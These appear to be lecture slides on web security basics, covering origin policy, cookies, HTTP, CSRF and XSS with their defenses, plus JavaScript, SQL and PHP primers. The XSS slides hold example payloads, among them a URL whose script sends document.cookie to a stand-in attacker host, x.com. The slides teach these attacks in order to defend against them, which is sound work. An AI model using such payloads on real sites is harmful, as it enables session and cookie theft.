


Web Stuff


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Overview



Interaction of web clients and browsers



Overview (cont)

- Notation
 - $c1.s1$: $s1$ -page at $c1$
 - $c1-s1$: session between $c1$ and $s1$
- A page can send any request to any server: eg: $c1.s2$ can send request to $s1$
- A script in a page can
 - send requests (post and get)
 - full access to any “same-origin” page in browser.
 - limited access to “not-same-origin” page in browser: write, execute, but not read.
- “Origin” of a page defined by: [protocol (http or https), domain, port]
- Desired security of client
 - $c1$ should allow $c1.s2$ to execute $c1.s1$ resource (page/image/script/styleSheet) but not read or reconstruct it
 - Difficult to achieve
 - Same Origin Policy: precise formulation of desired security at client?

Overview (cont)

- Cookies:
 - http feature to maintain state at clients (for session/client history)
 - Primarily for efficiency, not security.
 - When $c1.x$ sends request to $s1$, all $c1-s1$ cookies are included (even if x and $s1$ have different origins).
 - Cookies are not really designed for authentication.
- CSRF (Cross-Site Request Forgery) attack
 - Attacker x and victims $c1$, $s1$
 - $c1.x$ sends request to $s1$ (to which $c1$ attaches $c1-s1$ cookies)
 - $s1$ accepts request as valid (mistakenly treats $c1-s1$ cookies as credential)
- XSS (Cross-Site Scripting) attack
 - Attacker x and victims $c1$, $s1$
 - x sends to $s1$ a request with data containing “hidden” attack script
 - $s1$ accepts data and stores it where clients can get it.
 - $c1$ requests data and executes attack script in $c1-s1$ context.

TCP

Provides connection-oriented fifo channel between any two [ip-addr, tcp-port]

- Listen(local address-port)
 - attach server to address-port
- Accept(local address-port)
 - listening server waits for incoming connection request
 - returns with remote address-port (to which it is connected)
- Connect(remote address-port)
 - returns either success (connection established) or failure (no connection)
- Send(byte sequence) over non-closing connection
 - returns void
- Receive(connection) // connection can be closing)
 - returns sequence of bytes
- Close(connection)
 - become closing
 - returns when all incoming data has been received by local user,
all outgoing data has been acked by remote tcp, and remote is closing or closed

SSL-TCP

SSL sits between TCP and user.

Authenticates users and encrypts all user data seen by TCP.

- When *A* connects to *B*
 - *A*-TCP and *B*-TCP establish a connection
 - *A*-SSL and *B*-SSL authenticate each other over the TCP connection and establish session key(s).
 - using *A* public key and *B* public key, or
 - using *B* public key and *A* password (typical)
- During data transfer:
 - Each SSL encrypts outgoing user data before giving it to TCP.
 - Each SSL decrypts incoming TCP data before giving it to user.

HTTP

- Client sends request message(s)

Server sends response message(s)

- HTTP request message (without chunking)

GET|HEAD|POST [hostname]/path/resource HTTP/1.1

Header1: value1

...

HeaderN: valueN

<optional content; ascii or binary>

- HTTP response message (without chunking)

HTTP/1.0 <3 digits> <info>

// eg: 200 OK, 404 Not Found

Header1: value1

...

HeaderN: valueN

<optional content: html page, file content, query data; ascii or binary>

<footer> // Like header

HTTP (cont)

- Example headers

```
Host: www.serverhost.com:80           // request
From: someuser@jmarshall.com         // "  "
User-Agent: HTTPTool/1.1             // "  "
Referrer: xyz.directory.com/a/b?name=Joe&sid=... // "  "
Cookie: name1=value1; name2=value2    // "  "
If-Modified-Since:<timestamp>         // "  "

Set-Cookie: name1=value1; domain=a.b.com; expires=... // response

Date: Fri, 31 Dec 1999 23:59:59 GMT    // request/response
Content-Type: text/plain               // "  "  "
Content-Length: 1354                  // "  "  "
Transfer-Encoding: chunked            // "  "  "
X-Requested-By: ...                   // custom header, "  "  "
X-XSRF-By: ...                       // custom header, "  "  "
```

- Data can be sent chunked

- Persistent connections; Connection:close header.

HTML Page

- Tree-structured document

- Example

```
<!DOCTYPE html>
<html>                                     // level 0 node
<head>                                    // level 1 node
  <title> .... </title>                  // level 2 node
  <style> attributes ... </style>
  <script> javascript </script>
  ...
</head>
<body>
  <script> javascript </script>
  <p id=...> .... </p>
  
  <iframe src="page.html" width="200" height="200"></iframe>
  <form ... action="uri" ... method=GET|POST> ... </form>
  <input type=text ...> ... </input>
  ...
</body>
</html>
```

HTML Forms

- Input

```
<form>
```

```
Last name: <input type="text" name="lastname"> <br>
```

```
Password: <input type="password" name="pwd">
```

```
</form>
```

- Radio button

```
<form>
```

```
<input type="radio" name="sex" value="male">Male<br>
```

```
<input type="radio" name="sex" value="female">Female
```

```
</form>
```

- Submit Button

```
<input type="submit">
```

```
<input type="submit" value="Click Here">
```

- Clicking submit button sends form data to action's target

```
<form name="input" action="html_form_action.asp" method="get">
```

```
Username: <input type="text" name="user">
```

```
<input type="submit" value="Submit">
```

```
</form>
```

Same Origin Policy (SOP)

- *Origin* of a page defined by: [protocol (http or https), domain, port]
- Desired security at client *c1* for servers *s1* and *s2* of non-matching origins
 - *c1.s1* has limited access to *c1.s2* resources (page, image, script, stylesheet).
 - Specifically, *c1.s1* can execute *c1.s2* resources but not read or reconstruct it.
 - Difficult to achieve
- Example
 - Suppose `getPixel(x,y)` returns the color of the pixel at point `[x,y]` on the screen.
 - Stop *c1.s1* from read from *c1.s2* and sending to other than *s2*.
 - Stop *c1.s1* from layering a low-opacity frame over *c1.s2*!! [cite]
- Example
 - HTML5 `<canvas>` element can draw an image from an arbitrary origin on itself, and serialize the canvas's contents to a data URL.
 - Stop *c1.s1* from rendering a *c1.s2* image and sending it to other than *s2*.

Cookies

- Cookies allow a web client to maintain state for a server
- A cookie is an object in the web client that is created/deleted by a server
 - via Set-cookie header in http response
 - via script (sent by server) at client
- A cookie consists of
 - *name-value pair*: <name> = <value>
 - *attributes*:
 - domain = <cookie-domain> // default: server URL's domain
 - path = <cookie-path> // default: server URL's path
 - expires = <expiry-time> // default: end of session/timeout
 - secure // optional; cookie sent only on https link
 - HttpOnly // optional; cookie accessible only via http (e.g., not via script)
- Domain can be any domain-suffix of server URL's domain, except top-level domain
 - So a.b.com can set cookies for a.b.com, .b.com
 but not for c.b.com, c.com, .com

Cookies (cont)

- Setting cookies via http response

- Example response

HTTP/1.1 200 OK

Content-type: text/html

Set-Cookie: name1=value1

Set-Cookie: name2=value2; expires=...; domain=...; path=..., secure;

...

- Deleting cookie: Set-cookie:name1=value1; expires= <PAST DATE>; ...

- Setting cookies via script

- document.cookie: // Javascript object of cookies associated with page
 - document.cookie = "name=value; expires=...;" // setting
 - document.cookie = "name=value; expires= <PAST TIME>" // deleting
 - alert(document.cookie) // printing

Cookies (cont)

- When a client sends a request to a server, it includes the name-value pairs of *all* cookies in the “scope” of the server’s URL.
- A cookie is in the scope of a URL if
 - cookie-domain is domain-suffix of URL-domain, and
 - cookie-path is prefix of URL-path, and
 - protocol is HTTPS if cookie is “secure”
- Example: request with cookies

GET /spec.html HTTP/1.1

Host: www.example.org

Cookie: name=value; name2=value2 // if name2 is secure, then https

....

Cookies (cont)

Many reasons why cookies are not suited for authentication purposes

- All cookies in scope are sent; client app has no control over this.
- So authentication based only on presence of cookie is not good (unless cookie is unguessable, never sent in open, ...)
- Authentication based on matching cookie in header to cookie embedded in data is better (assuming cookie name/value is hidden from attacker).
 - Embed in URL link: can leak via http referer header.
 - Embed in hidden form field: short sessions or need form field in every page.
- Server sees only the name-value pairs of cookies.
 - Does not see cookie attributes
 - Does not see which domain (last) set the cookie.
- Active network attacker can set *any* (even secure) cookie in an http response.
 - In this case, even a secure cookie cannot be trusted unless:
 - it includes a keyed hash (or equivalent) using a key of server
 - it was set over https and has unguessable name and value
 - ...
- ...

Authentication without relying on cookies

- Set unguessable-named secure cookie over https, and include it in data (Server can validate by comparing cookie values in data and header).
- Like above but not with a cookie (so http does not send it). eg, custom headers
- Browser does not allow cross-site requests
 - to submit methods other than GET, POST, and HEAD;
 - to send custom headers;
 - to issue POSTs with Content-Types other than application/x-www-form-urlencoded, multipart/form-data, or text/plain.
- ...
- Requires server to do more work

CSRF Attack

- Attacker x gets victim client c1 to click on malicious link to victim server s1.
- s1 accepts request as valid (mistakenly treats cookies as credential).
- Link may hide in
 - web forums where users (attacker) can supply content with links (http GET)
 - c1 visits attacker domain (which may have valid https certificate)
- Example attacks
 - Get c1 to make requests to Amazon servers, to influence Amazon's reccos.
 - Password-guessing: get c1 to send requests with candidate passwords.

LOGIN CSRF Attack

<http://seclab.stanford.edu/websec/csrf/csrf.pdf>

- Attacker forges a login request by victim client to honest server using *attacker's* name/password at that site.

So server binds subsequent requests (by victim client) to attacker's account.

- Example Google, Yahooo:

- attacker forges "login to Google" request, with attacker name/passwd.
- victim client now has session id associated with attacker
- when victim does a search, attacker can see victim's search history.

- Example PayPal:

- victim visits attacker merchant site and chooses to pay using PayPal
- victim redirected to PayPal, attempts to log into victim's account but attacker silently logs victim into attacker account.
- victim enrolls credit card, which is now added to attacker PayPal account.

CSRF defenses

Defense 1

- include a secret token with each request (in data of request)
- validate that token is correctly bound to user's session.

Defense 2

- validate request's Referer header.
- Problem: referer header may be removed by browser or its network:
 - for privacy reasons (path can have sensitive information).
 - for https-to-http transitions.
 - non-http sender,
eg, http://attacker/ redirected to ftp://attacker/, which sends request.
- Better solution: Origin header:
 - Referer header without path.
 - Sent only for POST requests.
 - Server: uses POST (blocks GET) for all state-modifying requests, including login.
 - Browser always sends Origin: header; value may be null.

CSRF defenses (cont)

Defense 3

- Set a custom header via XMLHttpRequest, eg, X-Requested-By: XMLHttpRequest
- Server validates that header is present
- Browser stops (allows) sites to send custom http to another (same) site.
- Server accepts state-modifying requests iff has XMLHttpRequest header.

XSS

- Attacker injects attack script into pages generated by a victim server s1.
- Victim client c1 gets page from s1 and executes script in c1-s1 context.
- Reflected XSS:
 - Attacker gets c1 to send request with script to s1
 - s1 reflects it back to c1 as part of s1-page
- Stored XSS:
 - Attacker stores script in a resource (e.g., database) managed by s1.
 - c1 gets page from s1 that contains resource element with script.
- DOM-based XSS:
 - Attacker gets c1 to apply an input to c1.s1,
which then modifies itself to contain an attack script.

REFLECTED XSS attack

- Basic Scenario

- Attacker x, victim client c1, victim server s1.
- x gets c1 to click a link with attack code to s1 eg,
`http://s1.com/search.php?term=
 <script> window.open("http://x.com?cookie=" + document.cookie)</script>`
- s1 (say a search engine) *echoes* c1's input, thus delivering attack code to c1.
- attack code sends c1.s1 data (eg, cookie) to x.com

- Example: Adobe PDF viewer [cite]

- PDF documents can execute JavaScript code:
- Attacker gets victim c1 to click `http://s1.com/file.pdf#blah=javascript:malware`.
Malware runs in context of `website.com`
- Worse: `file:///C:/Program%20Files/Adobe/Acrobat%207.0/Resource/ENUtxt.pdf#blah=javascript:malware`
Malware runs in local context (can read local files ...)

STORED XSS attack

■ Basic Scenario

- Attacker x, victim client c1, victim server s1.
- x stores malware in resource at s1.
- c1 requests content from s1, which includes resource element with malware.
- c1 downloads content and malware is executed

■ Example: MySpace.com (Samy worm) [cite]

- Users can post HTML on their pages
- HTML screened for `<script>`, `<onclick>`, ``, etc.
- But allows script in CSS tags:

`<div style="background:url('javascript:alert(1)')">`

- And allows "javascript" as "java\nscript"
- Samy worm infects anyone who visits an infected MySpace page

■ Example: using images (eg, photo sharing site)

- Suppose pic.jpg on web server contains HTML.
Attack if browser renders this as HTML (despite Content-Type=image/jpeg header).

DOM-based XSS

(Amit Klein: <http://www.webappsec.org/projects/articles/071105.shtml>)

- Attack script is a result of modifying DOM in the browser.

- Attack script need not come from server.

- Example page

```
<HTML><TITLE>Welcome!</TITLE>
```

```
Hi <SCRIPT>
```

```
var pos = document.URL.indexOf("name=") + 5;
```

```
document.write(document.URL.substring(pos,document.URL.length));
```

```
</SCRIPT>
```

```
</HTML>
```

- Ok when invoked with <http://s1.com/welcome.html?name=Joe>

Displays “Hi Joe”.

- But [http://s1.com/welcome.html#name=<script>alert\(document.cookie\)</script>](http://s1.com/welcome.html#name=<script>alert(document.cookie)</script>)

Makes browser execute the script

Note: “#” (instead of “?”) means “name=...” is not sent to server

- Run-time modification of HTML.

Javascript

- HTML page can contain Javascript in text or by reference
 - Eg: `<script src="myscript.js"></script>`
- Javascript not in a function: executed when page is loaded.

```
<script>
document.write(...)
document.onload="jsfunc(...)"
...
</script>
```

- Javascript function: executed when called

```
<script>
  function f1(arg) {
    document.getElementById("demo").innerHTML="JavaScript f1("Hello")";
  }
</script>
...

<p id="demo">A Paragraph</p>
<button type="button" onclick="f1()">Try it</button>
```

JavaScript DOM

- DOM (Document Object Model): document (page) is a tree of objects.
 - the entire document is a document node
 - every HTML element is an element node
 - the text inside an HTML element is a text node
 - every HTML attribute is an attribute node
 - comments are comment nodes
- Javascript can access any HTML element in the page

...

```
<div id="main">
```

```
<p>...</p>
```

```
<p>...</p>
```

```
</div>
```

...

```
<script>
```

```
var x=document.getElementById("main")
```

```
var y=x.getElementsByTagName("p")
```

```
// y[0] textrmis the first paragraph in main
```

```
// y[1] textrmis the second paragraph in main
```

...

```
</script>
```

JavaScript DOM (cont)

- Javascript can change any element, attribute or style in the page:

```
x.innerHTML(...)
x.attribute=<new value>
x.style.ppty=<new style>
...
```

- Javascript can change the output stream:

```
document.write(...)
```

- Javascript can create any element in the page:

- create instance of an element type (e.g., p, h1, etc)
- attach attributes to it
- attach the element to the DOM tree

- Javascript can remove any element in the page:

- get a pointer to an element in the DOM tree; remove the element

JavaScript DOM (cont)

- Javascript can react to any event in the page
 - When a user clicks the mouse: onclick
 - When a web page has loaded: onload
 - When an image has been loaded
 - When the mouse moves over an element: mouseover
 - When an input field is changed
 - When an HTML form is submitted
 - When a user strokes a key:
 - `<h1 onclick="this.innerHTML='Ooops!'">Click on this text!</h1>`
 - `<h1 onclick="func1(this)">Click on this text!</h1>`

JavaScript BOM

- BOM (Browser Object Model): Browser window represented by the window object.
- An open document is a property (attribute) of the window object:
 - `window.document.getElementById("header")` same as `document.getElementById("header")`
- Window size: `document.documentElement.clientHeight` and `document.documentElement.clientWidth`
- Creating, closing, resizing windows: `window.open()`, `window.close()`, `window.moveTo()`, `window.resizeTo()`
- Window Screen: user screen: `screen.availWidth`, `screen.availHeight`
- `Window.location`: get current URL, redirect browser to new URL
 - `location.hostname`
 - `location.pathname`
 - `location.port`
 - `location.protocol`: // `http://` or `https://`
 - `location.href`
 - `location.assign()`: // loads a new document

JavaScript BOM (cont)

- `Window.history`: `history.back()`, `history.forward()`
- `Window.navigator`: contains info about visitor's browser:
`navigator.appCodeName/appName/appVersion/cookieEnabled/platform...`
- `Popup Boxes`: `alert("sometext");` `confirm("sometext");` `prompt("sometext")`
- `Window timing methods`
 - `setInterval()`(`<javascript function>`, `<milliseconds>`)
 - `clearInterval(intervalVariable);`
 - `setTimeout()`(`<javascript function>`, `<milliseconds>`)
 - `clearTimeout(intervalVariable);`

Example

```
myVar = setInterval()(function()(alert("Hello")), 3000);  
clearInterval(myVar);
```

- `JavaScript Cookies`: `document.cookie = ...;` `// set a cookie`

SQL

- SQL database: contains one or more tables.
- Table (columns \times rows):
 - name of table
 - names of columns
 - rows (records)
- SQL statements
 - SELECT: extract data from a database
 - UPDATE: update data in a database
 - DELETE: delete records from a database
 - INSERT: insert new records into a database
 - CREATE/ALTER DATABASE: create/modify a database
 - CREATE/ALTER/DROP table - create/modify/delete a table
 - CREATE/DROP index: create/delete an index (search key)
- MySQL comments styles:
 - From "#" or "--" to end of line
 - From "/*" to the following "*/" (can be multi-line)

SQL (cont)

- WHERE <column-value condition>: filter rows based on condition.
 - WHERE City='Sandnes'
 - WHERE City='Sandnes' OR Age=23
 - WHERE (City='Sandnes' AND Age<34) OR (Age=23)
 - Note: Text value is quoted. Number value is not quoted.
- SELECT * FROM <table> // select all columns
- SELECT <columns> FROM <table> // select <columns>
- SELECT <columns> FROM <table> WHERE <condition>
// select <columns> of rows satisfying <condition>
Eg: SELECT * FROM Persons WHERE ((Fname='Tove' AND Year=1988) OR Lname = 'Eve')
- UPDATE <table> // update values of <columns> of rows satisfying <condition>
SET <column1>=<value>, <column2>=<value2>, ...
WHERE <condition>
Eg: UPDATE Persons SET Address='Ness 67', City='Sandnes'
WHERE Lname='Tjessem' AND Fname='Jakob'

SQL (cont)

- `DELETE FROM <table> WHERE <condition>` // delete selected rows
Eg: `DELETE FROM Persons WHERE Lname='Tjessem' AND Fname='Jakob'`
`DELETE FROM <table>` // deletes all rows (but table remains)
`DELETE * FROM <table>` // deletes all rows
- `INSERT INTO <table> VALUES (value1, value2, ...)` // insert records
eg: `INSERT INTO Persons VALUES (4,'Nils', 'Jon', 'Bak 2', 'Stavanger')`

// insert record with data in specified columns; other columns set to null
`INSERT INTO <table> (<column1>, <column2>, ...) VALUES (value1, value2, ...)`
eg: `INSERT INTO Persons (P_Id, Lname, Fname) VALUES (5, 'Tjes', 'Jak')`
- Wildcards
% : zero or more characters
_ : exactly one character
[charlist] : any single character in charlist
[^charlist] or [!charlist]: any single character not in charlist

SQL (cont)

- UNION: Combines the result-set of two or more SELECT statements
 - columns in each SELECT statement must have same number, data type, order.
 - selects only distinct values by default.
 - column names in the result-set are the column names in the first SELECT

Eg: SELECT <columns> FROM <table1> UNION SELECT <columns> FROM <table2>

- CREATE DATABASE <database name> // create database
- CREATE TABLE <table name> //create table
(column_name1 data_type1, column_name2 data_type2,)

Example:

```
CREATE TABLE Persons  
(P_Id int, Lname varchar(255), Fname varchar(255),  
Address varchar(255), City varchar(255) )
```

SQL Prepared Statement

- Prepared statement: statement with parameters (labelled “?”):
 - Eg: INSERT INTO PRODUCT (name, price) VALUES (?, ?)
- Execute statement instantiates a prepared statement.
- More efficient when invoked multiple times (with different data)
- Guards against SQL injection attacks
- Example

```
mysql> PREPARE stmt1 FROM 'SELECT SQRT(POW(?,2) + POW(?,2)) AS hypotenuse';
mysql> SET @a = 3;
mysql> SET @b = 4;
mysql> EXECUTE stmt1 USING @a, @b;
<output printout>
mysql> DEALLOCATE PREPARE stmt2;
```

SQL Prepared Statement (cont)

- Via Java and the JDBC API:

```
java.sql.PreparedStatement stmt = connection.prepareStatement(  
    "SELECT * FROM users WHERE USERNAME = ? AND ROOM = ?");  
stmt.setString(1, username);  
stmt.setInt(2, roomNumber);  
stmt.executeQuery();
```

- Via PHP and PHP Data Objects (PDO):

```
$stmt = $dbh->prepare("SELECT * FROM users WHERE USERNAME = ? AND PASS-  
WORD = ?");  
$stmt->execute(array($username, $password));
```

PHP

- Server scripting language; makes dynamic interactive Web pages.
- PHP file (.php) can contain text, HTML, JavaScript code, PHP code.
- PHP script is executed on server; result returned to browser as plain HTML.
- PHP can:
 - generate dynamic page content (images, pdf, flash movies)
 - create, open, read, write, and close files on the server
 - collect form data
 - send and receive cookies
 - add, delete, modify data in your database
 - restrict users to access some pages on your website
 - encrypt data

PHP (cont)

- PHP script:

```
<?php                                     // start of php script
$txt1="Hello world!";                     // Need single or double quotes around value
$txt2="What a nice day!";
echo $txt1 . " " . $txt2;                 // "." is concatenation operator
?>                                       // end of php script
```

- PHP function

```
<?php
$x=4; // global scope           // var starts with "$" then letter or underscore
$y=5; // global scope

function myTest() {
    global $y; // access global y
    echo $x; // local scope; global x not accessible
}

myTest();
?>
```

- PHP arrays: indexed (numeric index); associative (named keys); multidimensional.

PHP Form Handling

- Example:

- HTML form with two input fields and a submit button.

```
...  
<form action="welcome.php" method="post">  
Name: <input type="text" name="fname">  
Age: <input type="text" name="age">  
<input type="submit">  
</form>
```

- Upon submitting, form data is sent to PHP file "welcome.php", eg:

```
<html>  
<body>  
Welcome <?php echo $_POST["fname"]; ?>!  
You are <?php echo $_POST["age"]; ?> years old.  
</body>  
</html>
```

- Output could be something like this:

```
Welcome John!  
You are 28 years old.
```

PHP Form Handling (cont)

- `$_GET` array variable

Collects values from a form with `method="get"`; indexed by input name.

- Example

- HTML page

```
<form action="welcome.php" method="get">  
  Name: <input type="text" name="fname">  
  Age: <input type="text" name="age">  
  <input type="submit">  
</form>
```

- URL sent to server upon submitting:

- `http://www.w3schools.com/welcome.php?fname=Peter&age=37`

- In "welcome.php" file: `$_GET` variable has form data indexed by name

```
Welcome <?php echo $_GET["fname"]; ?>.<br>  
You are <?php echo $_GET["age"]; ?> years old!
```


PHP Form Handling (cont)

- `$_POST` array variable

Collect values from a form sent with `method="post"`; indexed by input name.

- Example

- HTML page

```
<form action="welcome.php" method="post">  
Name: <input type="text" name="fname">  
Age: <input type="text" name="age">  
<input type="submit">  
</form>
```

- URL sent to server upon submitting:

- `http://www.w3schools.com/welcome.php`

- In "welcome.php" file: `$_POST` variable has form data indexed by name

```
Welcome <?php echo $_POST["fname"]; ?>!  
You are <?php echo $_POST["age"]; ?> years old.
```

PHP Form Handling (cont)

- `$_REQUEST` Variable

Contains the contents of both `$_GET`, `$_POST`, and `$_COOKIE`.

`$_REQUEST` variable can be used to collect form data sent with both the GET and POST methods.

- Example

Welcome `<?php echo $_REQUEST["fname"]; ?>`!

You are `<?php echo $_REQUEST["age"]; ?>` years old.

PHP: Cookie Handling

- Setting a cookie

setcookie(name, value, expire, path, domain) // BEFORE the <html> tag)

Eg: cookie named "user" with value "Alex Porter", expiring after one hour.

```
<?php
setcookie("user", "Alex Porter", time()+3600);
?>
<html>
.....
```

- Testing whether a cookie exists

isset(\$_COOKIE["user"]): true iff cookie named user is set.

```
<html>
<body>
  <?php
    if (isset($_COOKIE["user"]))
      echo "Welcome " . $_COOKIE["user"] . "!"<br>";
    else
      echo "Welcome guest!"<br>";
  ?>
</body>
</html>
```

PHP: Cookie Handling (cont)

- Retrieving a cookie value

`$_COOKIE["user"]`: returns value of cookie named user.

```
<?php
echo $_COOKIE["user"];           // print a cookie
print_r($_COOKIE);              // view all cookies
?>
```

- Deleting a cookie

Set the expiration date in the past

```
<?php
// set the expiration date to one hour ago
setcookie("user", "", time()-3600);
?>
```

PHP: MySQL

- `$con = mysqli_connect(host,username,password,dbname)` // connect to MySQL Server
- `mysqli_connect_errno($con):` // status of MySQL connection
- `$sql="CREATE DATABASE my_db"` // create database
- `mysqli_query($con,$sql)` // status of table
- `mysqli_query($con,"INSERT INTO Persons (FirstName, LastName, Age) VALUES ('Peter', 'Griffin',35)");`
- `mysqli_query($con,"UPDATE Persons SET Age=36 WHERE FirstName='Peter' AND LastName='Griffin'");`
- `mysqli_query($con,"DELETE FROM Persons WHERE LastName='Griffin'");`
- PHP prepared statement
`$db = new mysqli("localhost", "user", "pass", "db");`
`$stmt = $db->prepare("SELECT * FROM users WHERE name=? AND age=?");`
`$stmt->bind_param("si", $user, $age);` // si: <string,int>
`$stmt->execute();`

PHP: MYSQL (cont)

- `mysqli_stmt`: class for prepared statement.
- Attributes:
 - `mixed prepare (string $query)` // prepare an SQL statement for execution
 - `bool bind_param (string $types, mixed &$var1 [, mixed &$...])`
// bind variables to a prepared statement as parameters
 - `bool execute (void)` // executes a prepared query
 - `mysqli_result get_result (void)` Gets a result set from a prepared statement
 - `bool bind_result (mixed &$var1 [, mixed &$...])`
// binds variables to a prepared statement for result storage
 - `bool store_result (void)` Transfers a result set from a prepared statement
`int $affected_rows;` // number of rows changed, modified, deleted
 - `int $num_rows;` // number of rows in statements result set
 - `int $errno; array $error_list; string $error; string $sqlstate;`
// error reporting
 - `bool close (void)`